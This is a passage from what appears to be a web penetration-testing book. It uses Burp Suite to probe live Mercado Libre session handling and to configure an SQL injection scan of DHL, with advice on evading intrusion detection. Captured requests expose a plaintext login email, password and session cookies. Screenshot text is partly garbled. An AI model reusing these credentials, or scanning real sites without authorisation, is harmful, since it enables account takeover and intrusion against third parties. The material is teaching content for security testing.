/jms/mlm/lgz/msl/login/H4sIAAAAAAAEazWNQQ6DMAwE\_-IzgnuO\_UjkBqNR7SzjEKF-HtNpR53vDs-gcua39E-ISAAHZVzygYDVEZbikrMsx-EHbVs9I9yV1BRyEgbhPMWrtQ\_yEe3akFu5CXcbYsL-7s98vZWjxsZrWFaqeqj0KacC6cn0pjKjLMcE1uKRZNMX0gmC60\_UFsUvzfLAAAAA/enter-pass HTTP/1.1  
Host: www.mercadolibre.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer:  
https://www.mercadolibre.com/jms/mlm/lgz/msl/login/H4sIAAAAAAAEazWNQQ6DMAwE\_-IzgnuO\_UjkBqNR7SzjEKF-HtNpR53vDs-gcua39E-ISAAHZVzygYDVEZbikrMsx-EHbVs9I9yV1BRyEgbhPMWrtQ\_yEe3akFu5CXcbYsL-7s98vZWjxsZrWFaqeqj0KacC6cn0pjKjLMcE1uKRZNMX0gmC60\_UFsUvzfLAAAAA/enter-pass  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 665  
Connection: close  
Cookie: msl\_tx=LGnKAF4qoTJq0PmFHCMTdoY6LtwC8CMN; \_ml\_ci=1920728709.1551072248; \_2id=9de61e3f-7158-494e-a8f2-c64cc856a7a3-n; dsid=21bd51a7-6f82-471b-87eb-d4e30867af5a-1551072431351; fid=Xl2teJcSJ2KF96XaAbdCCN5J1cQ2T3-1551073161458  
Upgrade-Insecure-Requests: 1

user\_id=packt.pratiks%40gmail.com&password=Pratik1812&action=complete&dps=armor.99e5703f533e0e4db4139d6e8432a552551ab4e3e1280649ec5679120cc21fb085f4dd4967a9f3c88f6f1481899e017c3f08bd460344da6dc1c945122d1d00bd7e9e05f926b568a538691a7a3ff3dd1.65c016524ce2adb0341856039bc417f9&rbsm=LGnKAF4qoTJq0PmF&gctkn=03AOLTBLR141KlddrpbvIBQnhQ8GLt\_Wlfjh36EXHMsukAvVDMdro6myd3npDBw6-mLHio1pZrC1uFnC2-qvhutp7ysaoMJ96xMkq4vQkUvKj5ARX3yaPP7BdAhjzFn7ugtV\_3JkyAbuiwmOMFAoFqMun\_KEVLnk8xuZzpKpkpj4vrOXsdQzSJ3NMA0\_U\_93Q6\_Wv5Ot\_s57jPIGCTnlHq3GRMKq4wl\_Ikeh0V9i5y9X95qAMRDkv0G89dkGP7Hw2LsDmN6CTz3-ejQuKgDDLOrbC7kI8f2OJxV9FAUVF9BkDCF5C7gwIHQgM7KQI7ZEg5f0gKREz2Cv6PH17QA3-vB\_ag&kstrs=

? < + > Type a search term 0 matches

However, the application does not use just one token, so, having only one of them is not useful. Actually, one of the tokens sent in the URL is a request tracker, as shown in the following screenshots:

Request Response

Raw Params Headers Hex

GET /session/replicator/1551073283533-0446f3764eg7p3ull5rsblvqna9vq8k3?go=https%3A%2F%2Fwww.mercadolibre.com.mx%2F HTTP/1.1  
Host: auth.mercadolibre.com.mx  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5

Request Response

Raw Params Headers Hex

POST /session/replicate/1551073283525-s7qge06mhlhutpnrrff0331ntn88hvn20 HTTP/1.1  
Host: auth.mercadopago.com.mx  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5

Request Response

Raw Headers Hex

POST /session/replicate/1551073283525-39dv0gli105ub1qls31e4o8svifi7rm3 HTTP/1.1  
Host: auth.mercadopago.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5

Request Response

Raw Headers Hex

POST /session/replicate/1551073283525-s3lpud5b7pi782c6dtk8nnjp1g9k55qa HTTP/1.1  
Host: auth.metroscubicos.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5

The conclusion is that, despite there being tokens exposed in the URL, they are not exploitable.

# Session IDs susceptible to session fixations attacks

1. Open a user's session in a browser in the normal way.
2. Then, open an other session for a completely different user.
3. Now, intercept a request using the **Proxy** tool, and modify the user's information to try to access the second user's information, as follows:

Burp Suite Professional v2.0.17beta - SQL.burp - licensed to Packt [single user license]

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options NMAP Parser

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content (?)

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
284	https://auth.mercadopago.c...	POST	/session/replicate/1551162238002...			204	2061	JSON			
285	https://auth.mercadopago.c...	POST	/session/replicate/1551162238002...			204	2034	JSON			
286	https://auth.mercadoshops....	POST	/session/replicate/1551162238002...			204	2070	JSON			
287	https://auth.metroscubicos.c...	POST	/session/replicate/1551162238002...			204	2052	JSON			
288	<a href="https://www.mercadolibre.co...">https://www.mercadolibre.co...</a>	GET	/			200	221577	HTML		Mercado Libre MÁxico	
290	https://data.mercadolibre.com	POST	/tracks	✓		200	402	JSON			
291	https://stats.g.doubleclick.net	GET	/r/collect?t=dc&aij=1&_r=3&v=1&...	✓		302	979	HTML		302 Moved	
293	https://www.google.com	GET	/ads/ga-audiences?v=1&ajp=1&t=...	✓		302	693	HTML			
295	https://bam.nr-data.net	GET	/1/3009922991?a=79872627&v=1...	✓		200	280	script			
296	https://www.mercadolibre.co...	GET	/menu/user			304	708				
298	https://www.mercadolibre.co...	GET	/gz/notifications/badge			304	834				

Request Response

Raw Params Headers Hex

GET / HTTP/1.1  
Host: www.mercadolibre.com.mx  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://auth.mercadolibre.com.mx/session/replicator/1551162238010-n6oopo3vmaq51rjv5knnd0srbpvjebh?go=https%3A%2F%2Fwww.mercadolibre.com.mx%2F  
Connection: close  
Cookie: \_dId=c027f513-cb01-437f-8973-0b6fbe9c3543-n; c\_home=0.59.0; \_ml\_ga=GA1.3.1920728709.1551072248; \_ml\_ga\_gid=GA1.3.2134874440.1551072248; \_ml\_ci=1920728709.1551072248; \_\_gads=ID=fa36d5dfe9e2812d:T=1551072423:S=ALNI\_MZn6lUBZw3XXuC-aoRiTbys5c1A; \_mlt=ee21ef99-734b-4585-a39c-ff1fd1d7fad0; orguserdp=409606937; \_csrf=nG3FieurmJDwb6lQQBKsPPaS; orghash=022602-MLMNXTI91xP5AFZgQGmtMwuAaiEEeq\_RRR\_0\_RRR\_0-409606937; orgid=CS-022602-4e67ba13edc8858666b85fb61a4b17672f2cb75beffbc61c75ffa286988a46d1d5d3a8d3a3cfde3cc81842d9eff2cda-409606937; orgnickp=PRATIKSHET; ssid=ghy-022602-EuMTxxliczaOgu200Y3LncypowgniQ\_-409606937\_-1645770237870-RRR\_0\_RRR\_0; orgapi=CS-022602-b82eb47ee9f98d9afe166864f154a59186d4788c6c3938f06ce1707ae88810d1bcd9306ddf4171fa326735ff31d77bf07762dd499cf112998a4852660bc00-409606937  
Upgrade-Insecure-Requests: 1

?

< + > Type a search term

0 matches

When you open the <https://www.mercadolibre.com.mx/> web page, you notice that the application shows the first information's user. So, it is not

vulnerable to session fixation.

# The session is not destructed after the logout

Close the session using the logout option, then go to **History**, and look for a request made while the user was logged in. Right-click on **Send to repeater**, and, without modifying any value, click on **Go** to resend the request, as follows:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

Burp Project Intruder Repeater Window Help

Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EPResso	xssValidator	NMAP Parser
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
1 x	7 x	8 x	10 x	14 x	16 x	...		

Go Cancel < > Follow redirection Target: <https://www.mercadolibre.com.mx> ↗ ?

**Request**

Raw Params Headers Hex

GET / HTTP/1.1  
Host: www.mercadolibre.com.mx  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)  
Gecko/20100101 Firefox/65.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://auth.mercadolibre.com.mx/  
DNT: 1  
Connection: close  
Cookie: \_d2id=ebbd7c3-0a6b-4fa5-adc7-ddf3da67f0be-n;  
 csrf=RgTN4RWN9a\_yjr1ajdHebAcf, c\_home=0.59.0;  
\_ml\_ga=GA1.3.1285878709.1551081493;  
\_ml\_ga\_gid=GA1.3.1334191881.1551081493;  
\_ml\_ci=1285878709.1551081493; orguserid=409633547;  
JSESSIONID=29103480EFB89FAF8629F640AD86C90B;  
\_mlt=1d71f07d-ce27-471f-8db4-59e0f2c5bb1f  
Upgrade-Insecure-Requests: 1

**Response**

Raw Headers Hex HTML Render

PRIMER PROPÓSITO DEL AÑO  
Estrenar el vehículo  
que siempre quisiste

Done 207,536 bytes | 805 millis

Type here to search

The result is the application being shown without the user being logged in. So, the application is not vulnerable.

*Since we have used a Mexican website for authentication, some of the text in the screenshot is in Spanish.*

# **Sensitive information sent via unprotected channels**

Just using passive scanning, which means without aggressive actions, Burp Suite detected that the users can force the application to be used in an unprotected channel. This means that instead of using the HTTPS protocol, a user can force the use of the HTTP protocol and send information in clear text. It could be exploited by a malicious user, combined with other flaws to steal a user's information, as shown in the following example:

**Issue activity**

#	Task	Time	Action	Issue type	Host	Path
189	2	02:03:12 21 Feb 2019	Issue found	Frameable response (potential Clickjacking)	https://auth.mercadolibre.c...	/session
188	2	02:03:12 21 Feb 2019	Issue found	Strict transport security not enforced	https://auth.mercadolibre.c...	/session
187	2	02:01:04 21 Feb 2019	Issue found	Content type incorrectly stated	http://download.cdn.mozilla...	/pub/de
186	2	02:00:56 21 Feb 2019	Issue found	Unencrypted communications	http://download.cdn.mozilla...	/
185	2	01:57:43 21 Feb 2019	Issue found	Unencrypted communications	http://download.mozilla.org	/
184	2	01:57:43 21 Feb 2019	Issue found	Cacheable HTTPS response	https://aus5.mozilla.org	/update
183	2	01:53:35 21 Feb 2019	Issue found	Strict transport security not enforced	https://bam.nr-data.net	/
182	2	01:53:35 21 Feb 2019	Issue found	Private IP addresses disclosed	https://www.mercadolibre.c...	/
181	2	01:52:55 21 Feb 2019	Issue found	SSL cookie without secure flag set	https://auth.mercadolibre.c...	/session
180	2	01:52:55 21 Feb 2019	Issue found	Cookie without HttpOnly flag set	https://auth.mercadolibre.c...	/session
179	2	01:52:55 21 Feb 2019	Issue found	Cookie scoped to parent domain	https://auth.mercadolibre.c...	/session
178	2	01:52:55 21 Feb 2019	Issue found	Frameable response (potential Clickjacking)	https://auth.mercadolibre.c...	/session
177	2	01:52:55 21 Feb 2019	Issue found	Strict transport security not enforced	https://auth.mercadolibre.c...	/session
176	2	01:52:54 21 Feb 2019	Issue found	Cookie scoped to parent domain	https://www.mercadolibre.c...	/jms/ml
175	2	01:52:54 21 Feb 2019	Issue found	Cookie without HttpOnly flag set	https://www.mercadolibre.c...	/jms/ml
174	2	01:52:54 21 Feb 2019	Issue found	SSL cookie without secure flag set	https://www.mercadolibre.c...	/jms/ml
173	2	01:52:51 21 Feb 2019	Issue found	Base64-encoded data in parameter	https://www.mercadolibre.c...	/jms/ml
172	2	01:52:48 21 Feb 2019	Issue found	Private IP addresses disclosed	https://www.mercadolibre.c...	/jms/ml
171	2	01:52:48 21 Feb 2019	Issue found	Email addresses disclosed	https://www.mercadolibre.c...	/jms/ml
170	2	01:52:48 21 Feb 2019	Issue found	Password field with autocomplete enabled	https://www.mercadolibre.c...	/jms/ml

Advisory Request Response

## Strict transport security not enforced

---

Issue: Strict transport security not enforced  
 Severity: Low  
 Confidence: Certain  
 Host: https://www.mercadolibre.com.mx  
 Path: /

**Issue description**

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

**Issue remediation**

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site

Disk: 82.7MB

This flaw is confirmed.

# Summary

In this chapter, we showed the analysis of a real application. The tasks performed included protocol and service detection, request and post analysis, and vulnerability detection.

In the next chapter, we will perform the same activities that we discussed in this chapter using one of the most popular shipping companies: DHL.

# **Exploiting and Exfiltrating Data from a Large Shipping Corporation**

All companies, businesses, and industries use technology, and the way they use it is different. It is not the same web application for a retailer where there are priorities such as continuous services and big performance, as in an online banking application, where you need to be highly secure. Of course, all of these applications have common points, but as it is impossible to apply all controls, the most important thing is prioritizing the real requirements.


In this chapter, we will discuss another scenario, a shipping company. We will perform the same activities as in the past example, but this time using one of the most popular shipping companies: DHL.

We will be covering ...

# Automatic scan

The simplest way to detect vulnerabilities such as SQL injections is by using Burp Suite's scanner:


1. To launch the scan, open Burp Suite, go to the main Dashboard, and click on New scan:



There is an option that we did not explore previously, which is used to control the scope during a scan. Imagine that your scope is not all of the DHL website—it is just www.dhl.com, but there are other

applications, such as `mydh1.dh1.com` and `intranet.dh1.com`, and so on.

2. To avoid that, Burp Suite can scan these other applications; click on Detailed scope configuration. Here we will see two tabs named Include prefix options and Exclude prefix options. Go to the second tab, Exclude Prefix Options, and enter the applications we don't want to test, as follows:



As we can see in the preceding screenshot, it is not necessary to add all the URLs.

3. If we want to be more selective about the scope, we can choose a single URL and by clicking on Use advanced scope control, we can add each URL we want to test or not to test in the scope, as follows:

New scan

None added to library

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.

Scan details

Scan configuration

Application login

Resource pool

www.dhl.com/

✓ Detailed scope configuration

You can configure a more detailed scope configuration using either URL prefixes or advanced matching rules. Note that the URLs to scan must fall within the defined scope, and will still be used as the starting point for the crawl.

Use advanced scope control

Included URLs Excluded URLs

Enabled	Protocol	Host / IP range	Port	File

Add Edit Remove Paste URL Load ...

Select from library Save to library

?

OK Cancel

Burp Suite's scanner provides us with more options to control the scan.

4. Click on Scan configuration. Here, you can configure options about how the scanner will perform the application discovery and how the security testing will be performed.
5. Click on Add new, and Burp Suite will launch a new window where it is possible to create a new rule, as follows:

 New scanning configuration

Configuration name:

Expand the areas that you want to define in this configuration.

⟩ Audit Optimization Not defined

⟩ Issues Reported Not defined

⟩ Handling Application Errors During Audit Not defined

⟩ Insertion Point Types Not defined

⟩ Modifying Parameter Locations Not defined

⟩ Ignored Insertion Points Not defined

⟩ Frequently Occurring Insertion Points Not defined

⟩ Misc Insertion Point Options Not defined

⟩ JavaScript Analysis Not defined

Save to library

6. In Audit optimization, we can define how fast the assessment is. I recommend selecting low fast. This is to avoid intrusion detection systems, load balancers, and other security and network appliances that can block the scanner. If you are testing in a QA environment where you have full control and direct access to the application server, without any network security control, you can select Fast.
7. The next section, Issues reported, is for selecting the scan policy. Burp Suite by default has divided the possible issues by categories. However, you can also select by type. For example, for this exercise, we just select SQL injection vulnerabilities. It is very useful for fixing or verifying bugs, for example:

 New scanning configuration

(?) Configuration name:

Expand the areas that you want to define in this configuration.

**Issues Reported**

(?) These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the detection methods that are used for some types of issues.

Select by scan type:

- Passive
- Light active
- Medium active
- Intrusive active
- JavaScript analysis

Select individual issues:

Enabled	Name	Pas...	Light	Med...	Intru...	Jav...	Typical ...	Type index	Detection methods
<input type="checkbox"/>	OS command injection						High	0x00100...	All methods enabl...
<input checked="" type="checkbox"/>	SQL injection						High	0x00100...	All methods enabl...
<input checked="" type="checkbox"/>	SQL injection (second order)						High	0x00100...	All methods enabl...
<input type="checkbox"/>	ASP.NET tracing enabled						High	0x00100...	
<input type="checkbox"/>	File path traversal						High	0x00100...	All methods enabl...
<input type="checkbox"/>	XML external entity injection						High	0x00100...	All methods enabl...
<input type="checkbox"/>	LDAP injection						High	0x00100...	All methods enabl...
<input type="checkbox"/>	XPath injection						High	0x00100...	All methods enabl...
<input type="checkbox"/>	XML injection						Medium	0x00100...	All methods enabl...
<input type="checkbox"/>	ASP.NET debugging enabled						Medium	0x00100...	
<input type="checkbox"/>	HTTP PUT method is enabl...						High	0x00100...	
<input type="checkbox"/>	Out-of-band resource load ...						High	0x00100...	
<input type="checkbox"/>	File path manipulation						High	0x00100...	
<input type="checkbox"/>	PHP code injection						High	0x00100...	All methods enabl...
<input type="checkbox"/>	Server-side JavaScript cod...						High	0x00100...	
<input type="checkbox"/>	Perl code injection						High	0x00100...	
<input type="checkbox"/>	Dynamic code execution						High	0x00100...	

Save to library

8. In the Handling Application Errors During Testing tab, it is possible to configure how Burp Suite take actions when detecting errors. These options can help us to stop the scan when necessary. For example, currently, it is usual that some applications are hosted in a cloud service. The cloud services are great at blocking scanning activities, so it is probable that if we are testing a cloud hosted website, after a few minutes of testing, our IP address will get blocked and Burp Suite just receives timeout errors. We can stop the scan when this type of error occurs.
9. In Insertion point types, it is possible to define where you want to inject testing strings. For example, you can limit the testing just to the URL parameters, cookies, and so on. In my experience, it is better to test all the entry points that you can.
10. Ignoring insert points is an interesting option that could be useful when we want to limit the noise generated by the application or just reduce the number of tests.

Do you remember that, in Intruder, you can select the parameters to test? Well, this is something similar to that. If we have tracking tokens or a session ID stored in a variable, it is not a good idea to test it, so we can get out of the scope by using this option:

New scanning configuration

Configuration name:

Expand the areas that you want to define in this configuration.

Body parameter values

- Cookie parameter values
- Parameter name
- HTTP headers
- Entire body (for relevant content types)
- URL path filename
- URL path folders

**Modifying Parameter Locations**

Select the parameters to relocate within the request. Moving parameters can help to evade some filters, but results in many more scan requests.

URL to body    URL to cookie  
 Body to URL    Body to cookie  
 Cookie to URL    Cookie to body

**Ignored Insertion Points**

Skip server-side injection tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Cookie	Name	Matches regex	aspSessionid.*
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Cookie	Name	Is	asp.net_sessionid
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventtarget
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventargument
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_viewstate
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventvalidation

Skip all tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression
<input type="button" value="Add"/>	<input type="checkbox"/>				
<input type="button" value="Edit"/>	<input type="checkbox"/>				
<input type="button" value="Remove"/>	<input type="checkbox"/>				

**Frequently Occurring Insertion Points** Not defined

**Misc Insertion Point Options** Not defined

Save to library

After configuring the options, click on Save and then on OK to start the scan. If you think it could be a policy to apply and will be required for more types of applications, you can save it as a library and reuse it. Scan results will be shown in the right section.

# **SQLMap detection**

Now, we are going to use SQLMap to detect and exploit SQL injections in the DHL site.

# **Looking for entry points**

The DHL application looks like this:



English

Contact Center

Country/Region Profile

[Express](#) [Parcel & eCommerce](#) [Logistics](#) [Mail](#) [Press](#) [Careers](#) [About Us](#)

Content Search



1 2 3 4 5 6 7 8



## Globalization Hits New Record High

DHL Global Connectedness Index 2018

[Read full Study »](#)[DHL Services](#)[Industry Sector Solutions](#)[About Us](#)

Express Services



Parcel &amp; eCommerce



Freight Transportation



Supply Chain Solutions

DHL Worldwide

Choose a location

[Express](#) [Logistics](#)

### Track Your Shipment

Enter tracking number(s)



Track up to 10 numbers at a time.

Separate with a comma (,) or return (enter).

[More Tracking Options](#)[New! Login – MyDHL Express](#)[Ship Online](#)[Get Rate and Time Quote](#)[Find a DHL Service Point Location](#)[Find a Service](#)**Excellence. Simply delivered.**

International express deliveries; global freight forwarding by air, sea, road and rail; warehousing solutions from packaging, to repairs, to storage; mail deliveries worldwide; and other customized logistic services – with everything DHL does, we help

**Important Information**

Straight away, we can see different inputs to test, for example, the search bar and the tracking box, but look at the following request:

```
Request Response
Raw Params Headers Hex
GET /en/express/tracking.html?brand=DELMAR&eID=19238767894000A HTTP/1.1
Host: www.dhl.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Firefox/66.0
